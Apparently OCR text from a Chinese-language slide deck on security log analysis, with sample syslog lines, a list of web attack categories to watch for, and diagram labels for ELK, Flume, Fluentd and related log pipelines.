562	DHC-OpenNMS	mail-info	2009-07-20 09:20:02	sendmail[20902]: n6K1K2f9020893: to=<root@localhost.localdomain>, ctladdr=<root@localhost.localdomain> (0/0), delay=00:00:00, xdelay=00:0 mailer=local, pri=31366, dsn=2.0.0, stat=Sent
553	DHC-	cron-info	2009-07-20	crond[20874]: (root) CMD (php /var/www/html/php-syslog-ng/scripts/reloadcache.php >> /var/log/php-syslog-ng/reloadcache.log)

今天

- 文件上传
- 平行权限
- LFI
- 命令执行
- Nday

Semi-Structured
Unstructured data
Petabytes
analysis
content
BIG
Volume
Useful
Metadata
Data
Unstructured
People driven
Decision making
AMP
Zettabyte
DATA
Framework
Structured
Smart content
database
VAST
Concept extraction
Text analytics
Semantic Metadata


工具

E.L.K


FLUME

FLUTEND


FLUME


Web Server
Source
Channel
Sink
Agent
HDFS


fluentd


App
App
App
Fluentd
Fluentd
Fluentd
routing
Fluentd
Fluentd
Nagios, Zabbix, etc.
Alert
Mongo DB
query
Charting

elastic


Logs are shipped via UDP syslog
syslog-ng
Archives
Syslog
Archives then queues logs for processing
ElasticSearch
Backend for full text search of enterprise wide log data
Queues
logstash
RabbitMQ
Elastic Search
Logstash
RabbitMQ
Dequeues
logstash
ElasticSearch
Indexes
Fancy interface to full text log searching
Kibana
Counts things
statsd
Apps
Graphite
Graphs things
Logstash Filters
Parse logs into logical fields
System vitals are generated by Graphital every 10 seconds and shipped directly to graphite to be charted

- 频率分析
- 关联分析

